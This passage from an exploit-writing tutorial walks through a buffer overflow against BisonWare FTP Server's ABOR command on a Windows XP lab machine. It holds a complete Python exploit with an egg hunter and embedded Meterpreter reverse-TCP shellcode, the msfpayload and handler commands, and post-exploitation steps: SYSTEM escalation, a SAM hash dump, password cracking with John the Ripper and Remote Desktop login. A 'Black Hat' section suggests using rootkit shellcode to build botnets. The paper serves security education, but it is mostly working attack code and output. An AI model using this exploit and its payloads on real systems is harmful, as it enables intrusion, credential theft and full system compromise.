00A6E7A5 9C      PUSHFD
00A6E7A6 ^7C 90  JL  SHORT 00A6E749
00A6E7A7 90      NOP
00A6E7A8 90      NOP
00A6E7A9 90      NOP
00A6E7AA 90      NOP
00A6E7AB 90      NOP
00A6E7AC 90      NOP
00A6E7AD 90      NOP
00A6E7AE 90      NOP
00A6E7AF 90      NOP
00A6E7B0 90      NOP
00A6E7B1 90      NOP
00A6E7B2 90      NOP
00A6E7B3 90      NOP
00A6E7B4 90      NOP
00A6E7B5 90      NOP
00A6E7B6 90      NOP
00A6E7B7 90      NOP
00A6E7B8 90      NOP
00A6E7B9 90      NOP
00A6E7BA 90      NOP
00A6E7BB 90      NOP
00A6E7BC 90      NOP
00A6E7BD 90      NOP
00A6E7BE 90      NOP
00A6E7BF 90      NOP
00A6E7C0 90      NOP
00A6E7C1 90      NOP
00A6E7C2 90      NOP
00A6E7C3 90      NOP
00A6E7C4 90      NOP
00A6E7C5 90      NOP
00A6E7C6 90      NOP
00A6E7C7 90      NOP
00A6E7C8 90      NOP

```

We notice that our **Egg hunter** code is intact as well as the **JMP EBX** address and **NOP sled**.

The **Exploit POC** worked perfectly.

Close the **Immunity Debugger** program and run the **BisonWare FTP Server**.

Let's run the final Exploit POC **BisonFTP.py** and hope that we get the shell access.

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21
```

```

=====
BisonWare FTP Server BOF Overflow
  Written by Ashfaq
  HackSys Team - Panthera
  email:hacksystem@hotmail.com
=====

```


```
[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\hacksystem\Desktop\BisonFTP>
```

We got the remote shell. We have finally done it.

Let's check the **BisonWare FTP Server** window.



The program is running as expected. Now, we will check if we are still able to execute commands on remote command shell.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\hacksystem\Desktop\BisonFTP>dir
dir
```

```
Volume in drive C is Primary_$
Volume Serial Number is D88D-4BBE
```

```
Directory of C:\Documents and Settings\hacksystem\Desktop\BisonFTP
```

```
11/20/2011  02:15 AM    <DIR>          .
11/20/2011  02:15 AM    <DIR>          ..
06/27/2000  03:21 PM                914 BISONFTP.CNT
06/27/2000  03:21 PM           704,000 Bisonftp.exe
06/27/2000  03:21 PM           163,328 bisonftp.FTS
06/27/2000  03:21 PM           33,839 BISONFTP.HLP
10/25/2003  07:50 PM                0 BisonFTP.reg
06/27/2000  03:21 PM           1,423 README.TXT
```

```
        6 File(s)            903,504 bytes
        2 Dir(s)           608,858,112 bytes free
```

```
C:\Documents and Settings\hacksystem\Desktop\BisonFTP>ipconfig
ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Local Area Connection 3:
```

```
    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.137.138
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.137.2
```

```
C:\Documents and Settings\hacksystem\Desktop\BisonFTP>
```

We have successfully exploited **BisonWare FTP Server** using the vulnerable **ABOR** FTP command.



BLACK HAT

THINKING AS BLACK HAT'S

We all must be wondering that what we gained after spawning a windows command shell. It's very difficult to fully compromise a Windows box just with shell access until you have already written scripts to automate exploitation.

However, we were only able to spawn a command shell because we have used shellcode that is only capable of spawning a command shell on windows box.

A **Black Hat hacker** can use this Exploit to fully compromise a Windows box. How?

Generate Custom Shellcode:

There are various methods using which an executable can be ported to shellcode (hex representation).

Generate custom shellcode for **TDL, TDL2, TDL3 RootKits** or any **RootKit** and infect the victim.

Once the victim is infected, the attacker can use the compromised Windows box as zombie for further attack, malware plantation, bot-nets, steal personal data, etc.

Let's not be so wild now.

OWNING WINDOWS

BOX using Metasploit

METERPRETER

Meterpreter is an advanced payload that is included in the Metasploit Framework. Its purpose is to provide complex and advanced features that can help in post exploitation.

It allows developers to write own extensions in the form of DLL files that can be uploaded and injected into a running process on the victim computer after compromise has been done.

Meterpreter and all of the extensions that it loads are executed entirely from memory and never touch the disk, thus they remain undetected from standard Anti-Virus detection schemas.

Note: To get a brief idea on Meterpreter, please do read *skape's* paper on **Metasploit Meterpreter**.

Link: <http://www.hick.org/code/skape/papers/meterpreter.pdf>

Matter of fact is that, **Metasploit** gives us an opportunity to generate **Meterpreter shellcode** very easily without involving complex steps.

Now, we will generate **Meterpreter payload** using our old friend **Metasploit**.

```
root@bt: /pentest/exploits/framework/tools# msfpayload
windows/meterpreter/reverse_tcp LHOST=192.168.137.143 R | msfencode -t c
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
```

```
unsigned char buf[] =
```

```
"\xdb\xcd\xd9\x74\x24\xf4\x5b\x29\xc9\xb1\x49\xb8\x79\x72\x39"
"\xff\x31\x43\x19\x03\x43\x19\x83\xeb\xfc\x9b\x87\xc5\x17\xd2"
"\x68\x36\xe8\x84\xe1\xd3\xd9\x96\x96\x90\x48\x26xdc\xf5\x60"
"\xcd\xb0\xed\xf3\xa3\x1c\x01\xb3\x09\x7b\x2c\x44\xbc\x43\xe2"
"\x86\xdf\x3f\xf9\xda\x3f\x01\x32\x2f\x3e\x46\x2f\xc0\x12\x1f"
"\x3b\x73\x82\x14\x79\x48\xa3\xfa\xf5\xf0\xdb\x7f\xc9\x85\x51"
"\x81\x1a\x35\xee\xc9\x82\x3d\xa8\xe9\xb3\x92\xab\xd6\xfa\x9f"
"\x1f\xac\xfc\x49\x6e\x4d\xcf\xb5\x3c\x70\xff\x3b\x3d\xb4\x38"
```

```
"\xa4\x48\xce\x3a\x59\x4a\x15\x40\x85\xdf\x88\xe2\x4e\x47\x69"
"\x12\x82\x11\xfa\x18\x6f\x56\xa4\x3c\x6e\xbb\xde\x39\xfb\x3a"
"\x31\xc8\xbf\x18\x95\x90\x64\x01\x8c\x7c\xca\x3e\xce\xd9\xb3"
"\x9a\x84\xc8\xa0\x9c\xc6\x84\x05\x92\xf8\x54\x02\xa5\x8b\x66"
"\x8d\x1d\x04\xcb\x46\xbb\xd3\x2c\x7d\x7b\x4b\xd3\x7e\x7b\x45"
"\x10\x2a\x2b\xfd\xb1\x53\xa0\xfd\x3e\x86\x66\xae\x90\x79\xc6"
"\x1e\x51\x2a\xae\x74\x5e\x15\xce\x76\xb4\x3e\x64\x8c\x5f\x81"
"\xd0\x07\x10\x69\x22\x18\x3e\x36\xab\xfe\x2a\xd6\xfd\xa9\xc2"
"\x4f\xa4\x22\x72\x8f\x73\x4f\xb4\x1b\x77\xaf\x7b\xec\xf2\xa3"
"\xec\x1c\x49\x99\xbb\x23\x64\xb4\x43\xb6\x82\x1f\x13\x2e\x88"
"\x46\x53\xf1\x73\xad\xef\x38\xe1\x0e\x98\x44\xe5\x8e\x58\x13"
"\x6f\x8f\x30\xc3\xcb\xdc\x25\x0c\xc6\x70\xf6\x99\xe8\x20\xaa"
"\x0a\x80\xce\x95\x7d\x0f\x30\xf0\x7f\x6c\xe7\x3d\xfa\x84\x8d"
"\x2d\xc6";
```

Our **Metepreter payload** has been generated. Now, it's time to replace the **bind port shellcode** from the **Exploit POC** with **Meterpreter payload** and some code cleanup needs to be done.

```
#!/usr/bin/python
import socket, sys, time

#HackSys Team - Panthera
#Author: Ashfaq Ansari
#Email: hacksys@hotmai.com
#Website: http://hacksys.vfreaks.com/

#Thanks:
#Richard Brengle
#Qnix http://www.0x80.org/
#Peter Van Eeckhoutte (corelanc0d3r) https://www.corelan.be/

#Please NOTE:
#before running this Exploit POC, please setup Metasploit multi handler
#msfcli exploit/multi/handler LHOST=<Attacker IP>
PAYLOAD=windows/meterpreter/reverse_tcp E
#in this paper Attacker IP is 192.168.137.143
#msfcli exploit/multi/handler LHOST=192.168.137.143
PAYLOAD=windows/meterpreter/reverse_tcp E

print "\n===== "
print "  BisonWare FTP Server BOF Overflow "
print "          Written by Ashfaq          "
print "      HackSys Team - Panthera        "
print "    email:hacksys@hotmai.com        "
print "===== \n"
```

```

if len(sys.argv) != 3:
    print "[*] Usage: %s <target> <port> \n" % sys.argv[0]
    sys.exit(0)

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

shellcode = ("w00tw00t" +
"\xdb\xcd\xd9\x74\x24\xf4\x5b\x29\xc9\xb1\x49\xb8\x79\x72\x39"
"\xff\x31\x43\x19\x03\x43\x19\x83\xeb\xfc\x9b\x87\xc5\x17\xd2"
"\x68\x36\xe8\x84\xe1\xd3\xd9\x96\x96\x90\x48\x26\xdc\xf5\x60"
"\xcd\xb0\xed\xf3\xa3\x1c\x01\xb3\x09\x7b\x2c\x44\xbc\x43\xe2"
"\x86\xdf\x3f\xf9\xda\x3f\x01\x32\x2f\x3e\x46\x2f\xc0\x12\x1f"
"\x3b\x73\x82\x14\x79\x48\xa3\xfa\xf5\xf0\xdb\x7f\xc9\x85\x51"
"\x81\x1a\x35\xee\xc9\x82\x3d\xa8\xe9\xb3\x92\xab\xd6\xfa\x9f"
"\x1f\xac\xfc\x49\x6e\x4d\xcf\xb5\x3c\x70\xff\x3b\x3d\xb4\x38"
"\xa4\x48\xce\x3a\x59\x4a\x15\x40\x85\xdf\x88\xe2\x4e\x47\x69"
"\x12\x82\x11\xfa\x18\x6f\x56\xa4\x3c\x6e\xbb\xde\x39\xfb\x3a"
"\x31\xc8\xbf\x18\x95\x90\x64\x01\x8c\x7c\xca\x3e\xce\xd9\xb3"
"\x9a\x84\xc8\xa0\x9c\xc6\x84\x05\x92\xf8\x54\x02\xa5\x8b\x66"
"\x8d\x1d\x04\xcb\x46\xbb\xd3\x2c\x7d\x7b\x4b\xd3\x7e\x7b\x45"
"\x10\x2a\x2b\xfd\xb1\x53\xa0\xfd\x3e\x86\x66\xae\x90\x79\xc6"
"\x1e\x51\x2a\xae\x74\x5e\x15\xce\x76\xb4\x3e\x64\x8c\x5f\x81"
"\xd0\x07\x10\x69\x22\x18\x3e\x36\xab\xfe\x2a\xd6\xfd\xa9\xc2"
"\x4f\xa4\x22\x72\x8f\x73\x4f\xb4\x1b\x77\xaf\x7b\xec\xf2\xa3"
"\xec\x1c\x49\x99\xbb\x23\x64\xb4\x43\xb6\x82\x1f\x13\x2e\x88"
"\x46\x53\xf1\x73\xad\xef\x38\xe1\x0e\x98\x44\xe5\x8e\x58\x13"
"\x6f\x8f\x30\xc3\xcb\xdc\x25\x0c\xc6\x70\xf6\x99\xe8\x20\xaa"
"\x0a\x80\xce\x95\x7d\x0f\x30\xf0\x7f\x6c\xe7\x3d\xfa\x84\x8d"
"\x2d\xc6") #Meterpreter payload
egghunter = ("\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7") #32 bytes
egg hunter NtDisplayString
buffer = "\x90"*(1191 - (len(shellcode)+len(egghunter))) #Align the stack
ebx = "\x24\xFC\x9C\x7C" #JMP EBX 7C9CFC24 from Shell132.dll
nopsled = "\x90"*205 #205 NOP Sled

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server

```

```
s.send('ABOR ' + shellcode + buffer + egghunter + ebx + nopsled + '\r\n')
#Send FTP command 'ABOR '
s.close() #Close the socket
print "[+] Exploit Sent Successfully "
print "[+]Please check Metasploit multi handler window."

except:
    print "[-] Could not connect to " + target + ":21\r"
    sys.exit(0) #Exit the Exploit POC code execution
```

Before running the exploit, we set up the **payload handler** on the attacker machine.

When we run this exploit the Meterpreter payload will be executed under the privilege context of the **BisonWare FTP Server** program.

As soon the **Meterpreter payload** is executed, the payload will try to connect back to the attacker machine because we have used **Meterpreter Reverse TCP** payload in our **Exploit POC**.

Hence, we need to setup **payload handler** on **attacker machine** before running the exploit.

COMPROMISE me

Meterpreter

Let's open shell console on the **attacker's computer** and setup our **payload handler**.

```
root@bt:~/pentest/exploits/framework/tools# msfcli exploit/multi/handler
LHOST=192.168.137.143 PAYLOAD=windows/meterpreter/reverse_tcp E
```

```
[*] Please wait while we load the module tree...
```

```
M"MMMMM"MM          dP          MP"MMMM"MM
M  MMMMM  MM          88          M  mmmmm..M
M          `M .d8888b. .d8888b. 88 .dP M.          `YM dP      dP .d8888b.
M  MMMMM  MM 88'  `88 88'  `"' 88888"  MMMMMMM.  M 88      88 Y8ooooo.
M  MMMMM  MM 88.  .88 88.  ... 88  `8b. M. .MMM'  M 88.  .88      88
M  MMMMM  MM `88888P8 `88888P' dP  `YP Mb.  .dM `8888P88 `88888P'
MMMMMMMMMMMMMM          MMMMMMMMMMMM          .88
                                          d88888P
```

```
M"MMMMMMMM"MM
Mmmm  mmmM
MMMM  MMMM .d8888b. .d8888b. 88d8b.d8b.
MMMM  MMMM 88oooo8 88'  `88 88'`88'`88
MMMM  MMMM 88.  ... 88.  .88 88 88 88
MMMM  MMMM `88888P' `88888P8 dP  dP  dP
MMMMMMMMMMMM
```

```
= [ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- --=[ 748 exploits - 384 auxiliary - 98 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
= [ svn r14013 updated 02 days ago (2012.1.10)
```

```
LHOST => 192.168.137.143
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 192.168.137.143:4444
[*] Starting the payload handler...
```

Our **payload handler** is ready and waiting for connections on IP: **192.168.137.143** and port **4444**.

We are ready to launch the exploit against **BisonWare FTP Server** and check if we are able to get **Meterpreter session**.

If everything goes well then, we should have **Meterpreter session** opened to attacker's machine running **BackTrack 5 R1**.

Wish us best of luck!

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21
```

```
=====  
BisonFTP Server BOF Overflow  
Written by Ashfaq  
HackSys Team - Panthera  
email:hacksys@hotmai.com  
=====
```

```
[+] Connecting to 192.168.137.138 on port 21  
[+] Sending payload  
[+] Exploit Sent Successfully  
[+] Please check Metasploit multi handler window
```

```
root@bt:~/Desktop#
```

We successfully sent the exploit to **BisonWare FTP Server** listening on port **21** on Victim Computer running **Windows XP Service Pack 2**.

Let's have a look on exploit handler windows.

```
[*] Sending stage (752128 bytes) to 192.168.137.138
```

```
[*] Meterpreter session 1 opened (192.168.137.143:4444 -> 192.168.137.138:1040)  
at 2012-01-19 00:25:15 +0530
```

Yeah! Meterpreter session opened one session. ☺ Let's do the post exploitation now.

```
meterpreter > getuid
```

```
Server username: WINXP\Administrator
```

```
meterpreter > getsystem
```

```
...got system (via technique 1).
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > hashdump

Administrator:500:77cb937e18a85c0daad3b435b51404ee:16a741be8b934f9481ec9b8ca8f93
aab:::

apache2triad:1007:6de51ffc77dee47d70c9062845b920bd:fbcb9409442e82eb104cf9173d9bab
4dd:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

hacksystem:1008:6de51ffc77dee47d70c9062845b920bd:fbcb9409442e82eb104cf9173d9bab4
dd:::

HelpAssistant:1000:63064c6ecd8e206bd10cea63c796773e:5efae8b8dfce12971a9b9e4eb8ae
4c38:::

IUSR_WINXP:1009:aa90209ace91b4bd17a4eeb7e37f65d3:74bb37e81c69af1f76a9d534917c8fb
9:::

IWAM_WINXP:1010:b170ec2c92086b239e815f6452786646:30aa20b20fcaa51e4fb2f91b9b37cda
1:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:447baf53c8b1f79594cee7f74
777b597:::

meterpreter >
```

Let's analyze this piece of information.

```
meterpreter > getuid

Server username: WINXP\Administrator
```

After running **getuid** command, we found that **BisonWare FTP Server** was running with **Administrator** privileges.

So, we tried to escalate our privileges to **SYSTEM** level.

```
meterpreter > getsystem

...got system (via technique 1).

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

We successfully escalated our rights to **SYSTEM** level.

We already dumped the **SAM** account hashes by running **hashdump** command.

Let's give a shot to crack the hashes using **John the Ripper** tool.

Before doing that, we need to save the hashes to a file.

```
root@bt:~/pentest/passwords/john# echo
Administrator:500:77cb937e18a85c0daad3b435b51404ee:16a741be8b934f9481ec9b8ca8f93
aab::: >/tmp/hash.txt
```

Let's crack it.

```
root@bt:~/pentest/passwords/john# ./john /tmp/hash.txt
Loaded 1 password hash (LM DES [128/128 BS SSE2])
ADMIN1!          (Administrator)
guesses: 1 time: 0:00:00:07 (3) c/s: 6274K  trying: ADEPCI7 - ADMICE8
```

As the password was very weak, **John** cracked the password within few minutes.

Now, we have the clear text password.


```
Loaded 1 password hash (LM DES [128/128 BS SSE2])
ADMIN1!          (Administrator)
```

Well, now we have the clear text password of **Administrator** account of victim Computer running **Windows XP Service Pack 2**.

Let's try to take **Remote Desktop** of the victim Computer.

Warning: As soon you login to **Remote Desktop** of Victim's Computer, the User Account active on it will be locked out.

```
root@bt:~/Desktop# rdesktop 192.168.137.138
```



Awesome, we did it. 😊

Now, we all have a brief idea on how a simple **BUG** in software can lead to full system compromise.



SAFE COMPUTING!

How about we could patch this **BUG** and fix the vulnerability? Well, let's keep this for the next paper.

I hope you all enjoyed reading this paper. If you have any feedback, please write us at hacksystem@hotmail.com

ABOUT HACKSYS TEAM



HackSys Team is a venture of **HackSys**, code named "**Panthera**". **HackSys** was established in the year 2009.

We at **HackSys Team** are trying to deliver solutions for most of the vulnerabilities in Windows.

This is an open platform where you will get video tutorials on many activities as well as programs developed to fix them.

HackSys Team collaborated with **vFreaks Pvt. Ltd.** (www.vfreaks.com) to provide online technical support for consumer level.

For more details visit <http://hacksys.vfreaks.com/>

THANKS TO

Richard Brengle former **Director of Writing Assessment at the University of Michigan**, English Composition Board (1980-1986). He is currently a free-lance writer and editor. Richard also edits for the Blue Pencil Editing Service.

<https://www.bluepencilediting.com/>

Thank you, **Richard**, for reviewing my research paper.

Peter Van Eeckhoutte (corelanc0d3r) - **Security Researcher, Speaker and founder of the Corelan Security Team.**

<https://www.corelan.be/>

Thank you, **Peter Sir**, for reviewing my research paper.

Qnix - Penetration Tester, Security Researcher and founder of **0x80.org**

<http://www.0x80.org/>

Thank you, **Qnix**, for reviewing my research paper.

REFERENCES

Shellcode wiki: <http://en.wikipedia.org/wiki/Shellcode>

Win32 Egg Hunting: <http://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/>

Mona.Py Manual: <https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>

BisonWare FTP Server v3.5 Exploit: <http://www.exploit-db.com/exploits/17649/>

Skape's Whitepaper on Egg Hunter: <http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>